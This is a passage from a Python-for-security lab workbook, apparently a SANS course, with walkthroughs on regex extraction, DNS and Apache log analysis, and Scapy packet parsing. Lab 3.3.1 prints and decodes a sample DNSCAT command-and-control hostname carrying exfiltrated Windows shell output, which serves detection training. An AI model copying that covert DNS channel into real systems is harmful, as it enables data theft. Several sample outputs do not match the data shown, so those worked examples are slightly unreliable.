That six-digit number was incorrectly interpreted as two three-digit numbers. This is one of those situations where a word border comes in handy. The word border \b finds the transitions from word characters \w to non-word characters \W. Test it out to see if it picks up the three-digit numbers and the beginning and end of a string.

```
>>> re.findall(r"\b\d{3}\b", "234 456!123456#123")
['234', '456', '123']
```

That worked on our test data. Now, try it on some data from the server.

```
>>> x = d.data("lab3.2.3")
>>> x
'119!1142123421152#91621450 190#702!12842905 110*458 1683323511387#345!1406!
176438802965#15183316!1074#1759*422#990!481!*424'
>>> re.findall(r"\b\d{3}\b", x)
['119', '190', '702', '110', '458', '345', '422', '990', '481', '424']
```

That appears to have given us the correct answer for our sample data. Submit it to the server for those points!

```
>>> d.answer( re.findall(r"\b\d{3}\b", d.data("lab3.2.3")) )
'Correct!'
```

Full Walk-through: Lab 3.2.4

Now, let's grab the next question and a sample of the data:

```
>>> d.question("lab3.2.4")
'Sentences end in a punctuation (period, question mark or exclamation mark) followed by two
spaces.   Data contains a paragraph with multiple sentences.  Use a regular expression to
findall() sentences and submit a list of sentences. '
>>> d.data("lab3.2.4")
'Can I be late tomorrow?  I have a Dr. Appt at 8:00 a.m. in the morning.  I hope I dont have a
cavity! '
```

This challenge requires that we find the sentences in the string returned by the `.data()` method. The question then defines a sentence as anything ending with punctuation, including a period, question mark, or exclamation mark, followed by two spaces. We need to find any characters (i.e., "`.*`") but not be greedy (i.e., "`?`") until we get to one of the named punctuation characters (i.e., "`[?.!]`") followed by two spaces (i.e., " "). This regular expression pulls the sentences from the string. If you are struggling to understand the regular expression, do not fret. Regular expressions are "discovered" or "built" one step at a time. Try each of these pieces to see what they do. First, let's try the regular expression that will look for the punctuation:

```
>>> re.findall(r"[?.!]", d.data("lab3.2.4"))
['?', '.', '.', '.', '.', '!']
```

Then, we can expand it to look for those same punctuation characters followed by two spaces:

```
>>> re.findall(r"[?.!]  ", d.data("lab3.2.4"))
['?  ', '.  ', '!  ']
```

The punctuation characters that are in the middle of sentences are no longer captured. Now, we add in a "`.*?`" to non-greedily capture all the characters preceding the punctuation:

```
>>> re.findall(r".*?[?.!]  ", d.data("lab3.2.4"))
['Can I be late tomorrow?  ', 'I have a Dr. Appt at 8:00 a.m. in the morning.  ', 'I hope I
dont have a cavity!  ']
```

That looks good. Let's try it out:

```
>>> d.answer( re.findall(r".*?[?.!]  ", d.data("lab3.2.4")) )
'Correct!'
```

Full Walk-through: Lab 3.2.5

Grab the question as before:

```
>>> d.question("lab3.2.5")
' Extract the SSNs from the data. A SSN is any series of 9 consecutive digits. Optionally, it
may be a series of 3 digits followed by a space or a dash then 2 digits then a space or a dash
followed by 4 digits. Submit a list of SSNs in the order they appear in the data. All your SSNs
should be in the format XXX-XX-XXXX '
```

Let's see what the data looks like:

```
>>> d.data("lab3.2.5")
'LXioRviutdB850-92-3866MKNvfPy eSvoM vyC PKiWIwHMv985 98 8012QA njPF fnMuG595653055Hd zgkcVz'
```

This question asks you to grab all the SSNs. The format for a SSN described in the question allows for numbers to be separated by a space, dash, or nothing at all. The regular expression group `[- ]` will look for dashes or spaces and putting a question mark after the group like this `[- ]?` makes those characters optional. Give this regular expression a try:

```
>>> re.findall(r"\d\d\d[- ]?\d\d[- ]?\d\d\d\d", d.data("lab3.2.5"))
['728221629', '882 01 3619', '391-70-1786', '838-19-7976',
'713-43-8882']
```


Technet24

That pulls all the SSNs out of the data. We can replace " `\d\d\d` " with " `\d{3}` " and so on to make it easier to look at. But the question wants us to submit all the answers with dashes between the numbers. The regular expressions can also split the string up into the pieces we are interested in by using capturing groups to separate out the numbers. Now, try this expression:

```
>>> re.findall(r"(\d{3})[- ]?(\d\d)[- ]?(\d{4})",d.data("lab3.2.5"))
[('674', '00', '6985'), ('854', '45', '1575'),
('554', '30', '2144'), ('098', '68', '5548'), ('338', '47', '8189')]
```

Remember, when your regular expression has multiple capture groups, `re.findall()` will return a list of tuples with each of the groups. Now, all of the SSNs are captured as tuples with the three parts. We can use `"-".join()` to turn one of those tuples into a string in the format we need:

```
>>> "-".join(('285', '90', '7007'))
'285-90-7007'
```

Put all of those pieces together into a program using Visual Studio code. **In your second terminal window** change to the new folder on your Desktop and open Visual Studio Code.

```
(573) student@SEC573:~$ cd ~/Desktop/lab3.2.5
(573) student@SEC573:~$ code .
```

Now open `lab.py`.

```
import pywars
import re


def lab325(the_data):
    #Extract all the SSNs (in formats specified in the question) from the_data.
    #Put them all in the format XXX-XX-XXXX
    #Submit in the same order they appeared in the text
    pass


d = pywars.Client()
d.login()
print(d.answer(lab325(d.data('lab3.2.5'))))
```

Here is one possible answer with an explanation for each line.

```
1  def lab325(the_data):
2      ssn_list = re.findall(r"(\d{3})[- ]?(\d{2})[- ]?(\d{4})", the_data)
3      answer = []
4      for each_ssn in ssn_list:
5          answer.append( "-".join(each_ssn) )
6      return answer
```

- Line 2 - This regex extract a list of tuples such as `[("123","12","1234"),("987","65","4321)]`
- Line 3 - We create an empty list to hold our answer
- Line 4 and 5 - We step through each ssn in ssn_list an join it together with a dash, then put it in the answer list
- Line 6 - We return our answer

Now submit your answer to get your points. Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Lab Conclusions

You can now use regular expressions to:

- Extract IP addresses
- Count the number of occurrences of a particular word
- Extract sentences
- Extract Social Security numbers
- Extract a specific number of characters

Now, we can target useful data in strings with regular expressions for extraction and analysis.

Technet24

Lab 3.3: Log File Analysis

Objectives

- Combine File I/O, regular expressions and analysis techniques in real world scenarios
- Find all the users that went to a specific host from a DNS log
- Count the number of unusually long host names in a DNS log and investigate why they exist
- Use frequency analysis to determine if a host name is likely to be a DGA host
- Find all of the hosts that a specific IPv4 Address visited according to DNS logs
- Use the counter dictionary to do long tail analysis of User Agents in an Apache log file

Lab Description

Complete as many pywars labs between 3.3.0 through 3.3.4 as you can. Each of these labs may require 20 minutes or more to complete. If you are brand new to Python, you should expect to only finish one of these exercises. The easiest of these labs is 3.3.0 but it still requires that you combine all of the skills we have developed today. You will have to read files, use regular expressions and analyze the data. Lab 3.3.1 has you perform additional steps after submitting your answer to show you the value of that detection technique. Lab 3.3.2 will teach you to do host name analysis. The most difficult is 3.3.3 because you have to process multiple files. Lab 3.3.4 has you analyze an Apache log and do some long tail analysis.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

You will also need a second terminal to run your program and launch Visual Studio code. You can open another terminal by clicking the same icon above or open a new tab on the existing window by typing `^ Ctrl` + `⇧ Shift` + `t`. In the new terminal activate your 573 virtual environment.

No Hints Challenge

Complete pywars labs 3.3.0 through 3.3.4.

A full walk-through is available in a section below.

Full Walk-through: Lab 3.3.0

The first thing to do, is make sure re and pathlib are imported, as shown in the Lab Setup. Then examine the question and data as shown below:

```
>>> import re
>>> import pathlib
>>> d.question("lab3.3.0")
'The data() contains the filename of a BIND DNS log and a host name.  Open the file specified
from the /home/student/Public/log/dnslogs directory. The answer is a sorted list of all the
client IP addresses in the specified log file that queried that host.'
>>> d.data("lab3.3.0")
('14.log', 'www.yahoo.com')
```

In this scenario, you have just been informed that a well-known website on the internet was used by attackers to spread malware. You must identify every IP address that queried that host by analyzing the specified log. This question asks you to open a specific DNS log file and find all the IP addresses that looked up a specific hostname. The `.data()` method is a tuple with both the log file and a hostname. Take a look at the data.

```
>>> d.data("lab3.3.0")
('10.log', 'www.giac.org')
```

The log file is in the same format that we saw in our regex labs. Here is a small example:

```
01-Apr-2015 11:00:00.086 client 201.115.103.117#60888: query: www.coolhouseplans.com IN A + ((8.8.8.8))
01-Apr-2015 11:00:00.091 client 223.132.147.124#61418: query: ping3.teamviewer.com IN A + ((8.8.8.8))
01-Apr-2015 11:00:00.369 client 106.255.231.227#55383: query: clients4.google.com IN A + ((8.8.8.8))
```

So our regex can use the `"client .*? query: .*? IN"` trick that we used in the earlier lab. But we don't want to find just anything between "query" and "in". We only want the IP addresses that have one specific host. We will dynamically build our regex to find the one we want.

This lab will require multiple steps so let's do it in Visual Studio Code. **In your second terminal window** change to the new folder on your Desktop and open Visual Studio Code.

Technet24

```
(573) student@SEC573:~$ cd ~/Desktop/lab3.3.0
(573) student@SEC573:~$ code .
```

Here is the code that you've been given so far with some helpful comments.

```
import pywars
import re
import pathlib


def lab330(the_data):
    #Open specified file from /home/student/Public/log/dnslogs
    #Retrieve all the IP addresses from the log specified in the_data
    #Pass that list to sorted() and return it
    pass


d = pywars.Client()
d.login()
print(d.answer(lab330(d.data('lab3.3.0'))))
```

Here is a solution and an explanation of each step.

```
1  def lab330(the_data):
2      file_name, host_name = the_data
3      file_path = pathlib.Path("/home/student/Public/log/dnslogs") / file_name
4      file_content = file_path.read_text()
5      the_regex = fr"client (.*?)#.*?query: {host_name} IN"
6      all_ips = re.findall(the_regex, file_content)
7      return sorted(all_ips)
```

- Line 2 - We split the two values in the_data into two variables. file_name is the name of the log file. host_name is the host we are searching for in that file
- Line 3 - We create a pathlib object that points to the file_name in the directory specified in the question
- Line 4 - We read the contents of the file. They are DNS logs so we can safely read them as text
- Line 5 - We need our regex to capture the IP address but only when the value in variable host_name is after the word query. So we use an fstring to build out a regex that will find just what we need
- Line 6 - We use `re.findall()` to look for the matching IPs in the target file and return a list of those IP Addresses
- Line 7 - We return a sorted version of that list

Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Full Walk-through: Lab 3.3.1

Examine the question and data as shown below:

```
>>> d.question("lab3.3.1")
'The data() contains a tuple with two values. It contains a filename of a BIND DNS log and a
target length. Open the file specified from the /home/student/Public/log/dnslogs directory.
Submit the number of hostnames that have a length greater than the target length.'
>>> d.data("lab3.3.1")
('17.log', 70)
```

In this scenario, we have to check our DNS logs to see if we have any hostnames whose length is greater than the integer specified in the second position of the data. For example, in the data sample above, we search through "17.log" to find any host that is more than 70 characters in length. Long hostnames are a strong indicator of an automated process using the hostname.

In your second terminal window change to the new folder on your Desktop and open Visual Studio Code.

```
(573) student@SEC573:~$ cd ~/Desktop/lab3.3.1
(573) student@SEC573:~$ code .
```

Here is the code that you've been given so far with some helpful comments.

```
import pywars
import re
import pathlib


def lab331(the_data):
    file_name, tgt_length = the_data
    #Open the specified file from /home/student/Public/log/dnslogs
    #Count the host names longer than tgt_length in file_name
    pass


d = pywars.Client()
d.login()
print(d.answer(lab331(d.data('lab3.3.1'))))
```

Here is a possible solution with an explanation.

Technet24

```
1  def lab331(the_data):
2      file_name, tgt_length = the_data
3      log_data = pathlib.Path(f"/home/student/Public/log/dnslogs/{file_name}").read_text()
4      hostnames = re.findall(r"query: (.*?) IN", log_data)
5      count = 0
6      for each_host in hostnames:
7          if len(each_host) > tgt_length:
8              count += 1
9      return count
```

- Line 2 - Breaks down the two pieces of our data into file_name and tgt_length variables
- Line 3 - Reads the data from the specified file as text
- Line 4 - Pulls a list of all of the hostnames from the specified log data
- Line 5 - Initializes our count variable to be zero
- Line 6 to 8 - For each hostname if its length is greater than the tgt_length then increment the counter
- Line 9 - Return the count

Save your program by typing `^ Ctrl + s` and run it without debugging by clicking `☰ Menu + Run + Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

That's it! You can move on to the next lab if you like but let me take a minute and show you just how effective this simple check can be. If you copy and paste the new `lab331()` function defined above into your pywars window and use it to examine some of the other logs you will notice something interesting. Give this a try.

```
>>> #FIRST PASTE THE LAB331 function into pywars! Then try these:
>>> lab331(("10.log",70))
72
>>> lab331(("11.log",70))
305
>>> lab331(("12.log",70))
39
>>> lab331(("13.log",70))
85
>>> lab331(("14.log",70))
38
>>> lab331(("15.log",70))
4223
```

WOW! 15.log has a huge number of long hostnames. Take a closer look at that. In this next step, we will read the contents of file 15.log. Then, we will use a regular expression containing " `(\S{71,})` " that will only find hostnames that are greater than 70 non-whitespace characters long.

```
>>> lpath = pathlib.Path("/home/student/Public/log/dnslogs/15.log")
>>> file_content = lpath.read_text()
>>> longhosts = re.findall(r"query: (\S{71,}) IN", file_content)
>>> longhosts[0]
```

```
'4608.01.4238.5161.4253.4d6963726f736f66742057696e646f.7773205b56657273696f6e20362e
33.2e393630305d0d0a28632920323031.33204d6963726f736f667420436f72706f726174696f6e2e2
0416c6c2072.6967687473207265736572665642e.0d0a0d0a433a5c5573.lookup.myokdomain.com'
```

This looks like a DNSCAT command and control channel. If it is DNSCAT, then we can HEX decode on the long portions of this "hostname", starting in the 5th section. The first 5 period-delimited sections are used by DNSCAT for signaling. Pull out other portions of the hostname, join them together, and decode them.

```
>>> longhosts[0].split(".")[5:-3]
['4d6963726f736f66742057696e646f', '7773205b56657273696f6e20362e33',
'2e393630305d0d0a28632920323031', '33204d6963726f736f667420436f72',
'706f726174696f6e2e20416c6c2072', '6967687473207265736572665642e', '0d0a0d0a433a5c5573']
>>> "".join(longhosts[0].split(".")[5:-3])
'4d6963726f736f66742057696e646f7773205b56657273696f6e20362e332e393630305d0d0a28632
92032303133204d6963726f736f667420436f72706f726174696f6e2e20416c6c20726967687473207
2657365727665642e0d0a0d0a433a5c5573'
>>> import codecs
>>> codecs.decode("".join(longhosts[0].split(".")[5:-3]),"hex")
b'Microsoft Windows [Version 6.3.9600]\r\n(c) 2013 Microsoft Corporation. All rights reserved.
\r\n\r\nC:\\Us'
```

The Windows command prompt copyright was being transmitted inside DNS hostnames! That's bad! Write a little function to decode and display all the strings in the hacker's entire session.

```
>>> def dnscat_decode(host):
...     return codecs.decode("".join(host.split(".")[5:-3]),"hex")
...
>>> print(b"".join(map(dnscat_decode,longhosts)).decode())
```

When you press enter, you will see multiple directory listings of a Windows computer.

Full Walk-through: Lab 3.3.2

Examine the question and data as shown below:

```
>>> d.question("lab3.3.2")
"Submit a list of all the hosts from the data() that have a freq 'average probability' which is
less than 1.0 ."
>>> d.data("lab3.3.2")
['sourceforge.net', 's0.2mdn.net', 'p.pfx.ms', 'services.addons.mozilla.org', 'www.7-zip.org',
'exams.giac.org', '193-149-68-220.drip.trouter.io', 'static.adzerk.net',<TRUNCATED>]
```

Your data will likely be longer than what is shown. This challenge requires that we use the freq module to identify the host with an average probability less than one. Let's jump right into Visual Studio code for this one.

In your second terminal window change to the new folder on your Desktop and open Visual Studio Code.

Technet24

```
(573) student@SEC573:~$ cd ~/Desktop/lab3.3.2
(573) student@SEC573:~$ code .
```

Here is the code that you've been given so far with some helpful comments.

```
import pywars
from freq import FreqCounter


def lab332(the_data):
    #Submit a list of all the host from the data() that have a freq 'average probability' which
is less than 1.0
    freq_counter = FreqCounter()
    freq_counter.load("/home/student/Public/Modules/freq/freqtable2018.freq")
    freq_counter.probability("normaltext")
    pass


d = pywars.Client()
d.login()
print(d.answer(lab332(d.data('lab3.3.2'))))
```

The existing code already loads the table for us and shows how to calculate the probability of the string "normaltext". We need to update it so that it measures the probability of all of the values in the_data and puts the ones that are less than 1.0 in an answer list.

```
1  def lab332(the_data):
2      #Submit a list of all the host from the data() that have a freq 'average probability'
3  which is less than 1.0
4      freq_counter = FreqCounter()
5      freq_counter.load("/home/student/Public/Modules/freq/freqtable2018.freq")
6      answer = []
7      for each_host in the_data:
8          if freq_counter.probability(each_host)[0] < 1.0:
9              answer.append(each_host)
       return answer
```

- Line 2 to 4 - These are the lines as they were provided by pywars. They establish our frequency table.
- Line 5 - We create an "answer" variable that contains an empty list to hold our results
- Line 6 to 8 - We go through each host in the_data and pass it to the `freq_counter.probability()` function. It returns two values, but we are only interested in the first one so we slice it out of position 0 before comparing it to 1.0. If it is less than 1.0 we put it in our answer list.
- Line 9 - We return the answer list

Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Well done.

Full Walk-through: Lab 3.3.3

Look at the question and data as shown below:

```
>>> d.question("lab3.3.3")
'The data() contains a client IP address.   Parse all of the DNS log files in /home/student/
Public/log/dnslogs and return a sorted list of all the hostnames that were queried by that
client.  Do not eliminate duplicates.'
```

Let's get a sample of the data.

```
>>> x = d.data("lab3.3.3")
>>> x
'119.5.223.148'
```

This next question asks us to parse ALL of the DNS logs and return a sorted list of all the hostnames queried by a specific client IP. This is similar to an earlier question, but we are filtering based on the client IP instead of on the hostname. The other thing that is different is that we have to go through all of the log files instead of just one.

To go through all of the DNS logs, we need a list of all of the DNS log-filenames. `pathlib.Path().glob()` returns a list of all files and directories in a given directory. In this case, it has no subdirectories. We can open the log and read the entire contents into a string (the example below uses `log_data`) using the `.read_text()` method. We could use the same regular expression as the last question and tuples of IP addresses and hostnames, but let's change it up a little for fun. This time, we can build a regular expression that incorporates the IP address we are looking for and store it in a variable named `my_regex`. Now, `re.findall(my_regex, log_data)` will return a list of all the hostnames in the current file. As we step through each of the DNS log files, we use that regular expression to get a list of all the hostnames and add them to our list stored in the variable `answer`. Then, we sort the results and we have our answer!

Let's do this in Visual Studio Code. **In your second terminal window** change to the new folder on your Desktop and open Visual Studio Code.

```
(573) student@SEC573:~$ cd ~/Desktop/lab3.3.3
(573) student@SEC573:~$ code .
```

Then open `lab.py`

```
import pywars
import re
import pathlib


def lab333(the_data):
    #Recursively go through all logs in /home/student/Public/log/dnslogs
    #Find every hostname that was looked up by the IP Address specified in the_data
```


Technet24

```
    #return a sorted list
    pass


d = pywars.Client()
d.login()
print(d.answer(lab333(d.data('lab3.3.3'))))
```

Here is one way you could solve this one with an additional break down of the lines.

```
1  def lab333(the_data):
2      my_regex = fr"client {the_data}.*?query: (\S+) IN"
3      answer = []
4      for eachlog in pathlib.Path("/home/student/Public/log/dnslogs").rglob("*"):
5          log_data = eachlog.read_text()
6          matches = re.findall( my_regex, log_data )
7          answer.extend(matches)
8      return sorted(answer)
```

- Line 2 - Build our regex to only find the IP address in question and capture only the hostname
- Line 3 - Establish an empty list to hold our answer
- Line 4 - Begin looping through every log beneath the specified path.
- Lines 5 to 7 - These are in the for loop and will be processed for each log file where we do the following:
    - Read the contents of the log
    - Find all of the matching host names using the the regex we created on line 2
    - Add all of the matching host names to the answer list
- Line 8 - Return the sorted answer

Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Full Walk-through: Lab 3.3.4

On to the next question!

```
>>> d.question("lab3.3.4")
'Find the nth most frequently occurring User-Agent String in the log file /home/student/Public/
log/apache2/access.log where n is the integer returned by the data method.'
>>> d.data("lab3.3.4")
5
```

This question wants us to find the nth most frequently occurring User-Agent string in an Apache log file. Let's get our bearings first by looking at the log file.

```
>>> fpath = pathlib.Path("/home/student/Public/log/apache2/access.log")
>>> logfile = fpath.read_text()
```

A quick Google search will reveal that the User-Agent string is usually the last thing on the line in a logfile. A visual inspection of the log shows that, in fact, the User-Agent is the last item.

If you print a couple of lines from the log file they look like this:

```
192.168.90.170 - - [08/Oct/2014:09:24:02 -0400] "GET /css/style.css HTTP/1.1" 304 209 "http://www.bank.com/"
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36"
192.168.90.170 - - [08/Oct/2014:09:24:02 -0400] "GET /images/banklogo.png HTTP/1.1" 304 187 "http://
www.bank.com/" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124
Safari/537.36"
```

We need a regular expression to capture the User-Agent string, which is between the last set of double quotes at the end of each line in the log file. We can capture everything between double quotes and anchor it to the end of the line with `$`. We can start and end our regular expression with single quotes so that we can search for literal double quotes in the regex looks. We might try to capture everything between the quotes like this `'"(.*?)"$'`. But that does not work. Remember, regex works from left to right and what this says is, "Start with a quote and don't be greedy but capture all the way to the last quote". Putting the dollar sign after the last quote has the affect of counteracting the non-greedy matching. Capturing `'"([^"]*?)"$'` says "Match a quote followed by zero or more things that are not a quote, up until the last character of that line, which must be a quote." Then we put a capture group around all of those non-quotes between those two quotes. This will capture our User-Agent string. However, if we don't use the `re.MULTILINE` option, then it will only find the last match. Remember, by default the `$` dollar sign matches at the end of the entire input. If instead, we want it to match at the end of each line in the file, we can pass `re.MULTILINE.` We can then take that list of all the User-Agent strings and give that to a `Counter()` dictionary to count them up.

In your second terminal window change to the new folder on your Desktop and open Visual Studio Code.

```
(573) student@SEC573:~$ cd ~/Desktop/lab3.3.4
(573) student@SEC573:~$ code .
```

Then open `lab.py`

```
import pywars
import re
import pathlib
from collections import Counter


def lab334(the_data):
    #Get all the User-Agent String from  /home/student/Public/log/apache2/access.log
    #Use a counter dictionary to figure out which is most common
    #Get the nth most common where n is the_data
    pass


d = pywars.Client()
```


Technet24

```
d.login()
print(d.answer(lab334(d.data('lab3.3.4'))))
```

Here is one solution and explanation.

```
1  def lab334(the_data):
2      file_content = pathlib.Path("/home/student/Public/log/apache2/access.log").read_text()
3      c = Counter()
4      user_agents = re.findall(r'"([^"]+?)"$', file_content, re.MULTILINE)
5      c.update(user_agents)
6      most_common = c.most_common(len(c))
7      host, count = most_common[the_data - 1]
8      return host
```

- Line 2 - This reads the contents of the specified apache log file
- Line 3 - This creates a counter dictionary to count which user-agent strings are most common
- Line 4 - This spectacular regular expression extracts all of the User Agents from the lines and puts them in a list. This regular expression could be read as "Capture everything that isn't a double quote after the double quote and before the double quote at the end of the line." Here is a break down of the regex.
  - Our regular expression start out looking for a double quote `"` that is immediately followed by the rest of this regex
  - The parenthesis `(` and `)` are a capture group. We will only extract the part of the regular expression that is between the parenthesis
  - The characters `[^"]` are a custom group that says do not match on quotes
  - `+?` is the same as `{1,}` and apply to the custom group `[^"]` matching between 1 and infinity of things that are not double quotes non-greedily until it gets to what ever comes after the question mark (which is `"$`). What do you imagine would happen if this was greedy? You could try it and see if you are curious!
  - `"$` matches on the last double quote before the end of either the data or the line depending upon whether `re.MULTILINE` is set. Since it is it matches on the last double quote on the line.
- Line 5 - We update the counter dictionary with the list of user agents that was generated by the regular expression
- Line 6 - We put them in order of the most common
- Line 7 - We get the record for the item specified in the_data
- Line 8 - We return just the host portion of the record.

Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Lab Conclusions

In this lab, we worked with log files to do the following:

- Read DNS logs to find which hosts queried a particular hostname
- Find a DNSCAT command and control channel based on long hostname

- Find a c2 hostname based on the frequency score
- Find every host that a specific IP address queried
- Extract `User-Agent` strings from apache http logs to find the most common

Technet24

Lab 3.4: Packet Analysis

Objectives

- Learn to use Scapy to extract protocol layers
- Learn to use Scapy to extract specific protocol fields
- Use `.sessions()` to reassemble packet payloads

Lab Description

In this section, you will complete packet analysis labs. pywars challenges 3.4.0 to Lab 3.4.3 are packet analysis challenges. Complete as many of them as you can in the time provided.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

To complete these challenges, you will have to import Scapy into your pywars session. You can do that by typing the following into your pywars session.

```
>>> from scapy.all import *
```

If you receive a WARNING about IPv6 not having a default route, you can ignore it. We won't be using IPv6 in this lab. If you see a warning that says something like "ModuleNotFoundError: No module named 'scapy'" then you probably didn't activate your 573 virtual environment.

No Hints Challenge

Complete pywars challenges 3.4.0 to 3.4.3.

A full walk-through is available in a section below.

Full Walk-through: Lab 3.4.0

The first thing to do is to show the question, as shown below:

```
>>> d.question("lab3.4.0")
"The data() method will return a string that you must convert to a scapy packet by calling 'pkt
= Ether(.data())'. Then extract the TCP Sequence number and submit it as the answer."
```

Let's get a sample of the data and convert it, as suggested in the question. You need to convert the data to a packet by passing it to the `Ether()` function:

```
>>> pkt = Ether(d.data("lab3.4.0"))
>>> pkt
<Ether  dst=ff:ff:ff:ff:ff:ff src=00:00:00:00:00:00 type=0x800 |<IP  version=4 ihl=5 tos=0x2f
len=40 id=36438 flags=MF+evil frag=0L ttl=119 proto=tcp chksum=0x283a src=0.0.0.0
dst=19.203.217.69 options=[] |<TCP  sport=44834 dport=51024 seq=259487685 ack=3491979383
dataofs=5 reserved=6 flags=FSRPAE window=5734 chksum=0x15f0 urgptr=41133 |>>>
```

Now that it is a Scapy packet, we can use the Scapy `[Layer]` and `.fields` to access the sequence number. To get the TCP sequence number, we grab the `.seq` field from the `[TCP]` layer.

```
>>> pkt[TCP].seq
2594876856
```

Excellent! Let's wrap this all in a function so we can submit an answer:

```
>>> def lab340(thedata):
...     pkts = Ether(thedata)
...     return pkts[TCP].seq
...
>>>
```

Now you can use this function to solve the challenge:

Technet24

```
>>> d.answer( lab340(d.data("lab3.4.0")) )
'Correct!'
```

Full Walk-through: Lab 3.4.1

Now let's grab the question:

```
>>> d.question("lab3.4.1")
"The data() method will return a string that you must convert to a scapy packet by calling 'pkt
= Ether(.data())'.   Submit the payload of the packet."
```

Look at the question and grab a sample of the data. Then convert the data to an Ethernet packet. The payload of the packet is always in the Raw layer in the `.load` field:

```
>>> pkt = Ether(d.data("lab3.4.1"))
>>>
```

If only one of the layers has a field named load, then you can extract the payload by just asking for the `.load` field like this:

```
>>> pkt.load
b'are you having fun4275464'
```

However, you don't know what fields may exist in a packet, so you should always be specific. The Raw layer will contain the packet payload:

```
>>> pkt[Raw].load
b'are you having fun4275464'
```

Query a new data item and extract its `[Raw].load` field:

```
>>> d.answer( Ether(d.data("lab3.4.1"))[Raw].load )
'Correct!'
```

Full Walk-through: Lab 3.4.2

Grab the question as before:

```
>>> d.question("lab3.4.2")
"The data() method will return a list of strings that you must convert to a scapy PacketList by
calling 'pktlist = scapy.plist.PacketList([Ether(x) for x in .data()])'. Then extract the flag
that is embedded in the ICMP payloads and submit it as a string."
```

Let's get a sample of the data and convert it, as suggested in the question. Then we can print it to see what the data looks like:

```
>>> pkts = scapy.plist.PacketList([Ether(x) for x in d.data("lab3.4.2")])
>>> pkts
```

In this data sample, we have 23 ICMP packets. Yours may be different. Just look at the first one by slicing it off. Then look at its `[Raw].load`:

```
>>> pkts[0]
<Ether  dst=00:0d:b9:27:07:80 src=00:0c:29:25:6c:15 type=0x800 |<IP  version=4 ihl=5 tos=0x0
len=84 id=39463 flags=DF frag=0 ttl=64 proto=icmp chksum=0x84e5 src=10.10.10.140
dst=10.10.10.10 options=[] |<ICMP  type=echo-request code=0 chksum=0xcfd4 id=0x717a seq=0x1 |
<Raw  load='s' |>>>>
>>> pkts[0][Raw].load
b's'
```

The first packet contains the letter `s`. Try joining all of the payloads together:

```
>>> def lab342(inlist):
...     pkts = scapy.plist.PacketList([Ether(x) for x in inlist])
...     return b"".join([x[Raw].load for x in pkts]).decode()
...
```

Then try to submit it as your answer:

```
>>> d.answer(lab342(d.data("lab3.4.2")))
'Correct!'
```

Full Walk-through: Lab 3.4.3

Now let's look at the next question:

```
>>> d.question("lab3.4.3")
'Read /home/student/Public/packets/web.pcap  Commands are embedded in the packet payloads
between the tags <command> and </command>. The .data() method will give you a command number.
Submit that command as a string as the answer. For example if .data() is a 5 you submit the 5th
command that was transmitted. Ignore blank commands (ie <command></command>).'
```

This question wants us to retrieve a specific command that was transmitted inside a network packet. We are told the command is between two tags in the file. The command will be between the tag `<command>` and the tag `</command>`. The data method gives us a command number, and we return that command after parsing it out of the pcap.

Let's retrieve all the payload data by calling `rdpcap` and then extracting all the strings inside of the `[Raw].load` fields.

```
>>> pkts = rdpcap("/home/student/Public/packets/web.pcap")
>>> allpayloads = b"".join(
```


Technet24

```
...     [x[Raw].load for x in pkts if x.haslayer(Raw)])
>>>
```

Here we store the entire payload of the pcap in a variable called `allpayloads`. Because all of the HTTP sessions in this packet capture are between a single client and a single server there is no need to use `.session()` to break down conversations between hosts.

Now we need to write a regular expression to pull out the commands. In order to write a regular expression we need to see what these `<command>` strings look like. Rather than manually inspecting the `allpayloads` variable let's search for the location of one of those strings. The `.index(b"<command>")` instruction will retrieve the location of the first instance of a command in the file.

```
>>> allpayloads.index(b"<command>")
233756
```

It finds one at index 233756. So we slice out a few characters around it, and we can see that the first command in the session is blank.

```
>>> allpayloads[233750:233800]
b'lient><command></command><sessionid></sessionid><v'
```

A blank command isn't much help when writing the regex, so let's look at the next entry in the file. There isn't an `.index()` method to find the second occurrence of a string, but here is a trick I often find useful to find the second occurrence of a string. I like it so much that one of your CTF challenges in section 6 of this class will ask you to do this exact thing.

The `.replace()` method will take a third parameter that indicates how many occurrences of a string we want to replace. For example, if we want to replace only two of the As in the string "`A B A B A B`" with the number 1, we could do this:

```
>>> "A B A B A B".replace("A","1",2)
'1 B 1 B A B'
```

This, combined with index, can help us. If we run `allpayloads.replace(b"<command>",b"XXXXXXXXX", 1)`, it will replace the first instance of the bytes "`<command>`" with 9 capital X's. To get the correct index of the second instance of `<command>` it is important that we replace the first instance with the same number of characters. That is, `<command>` is nine characters, so we replace it with nine X's. I find this little trick to be useful anytime I have to find the Nth occurrence of a value. You will find it to be valuable trick in section 6 if this course. Then we can use index to find the second occurrence.

```
>>> allpayloads.replace(b"<command>",b"XXXXXXXXX", 1).index(b"<command>")
236239
>>> allpayloads[236239:236300]
b'<command>turn%20on%20light</command><sessionid>Rk9STQAAAPZJRl'
```

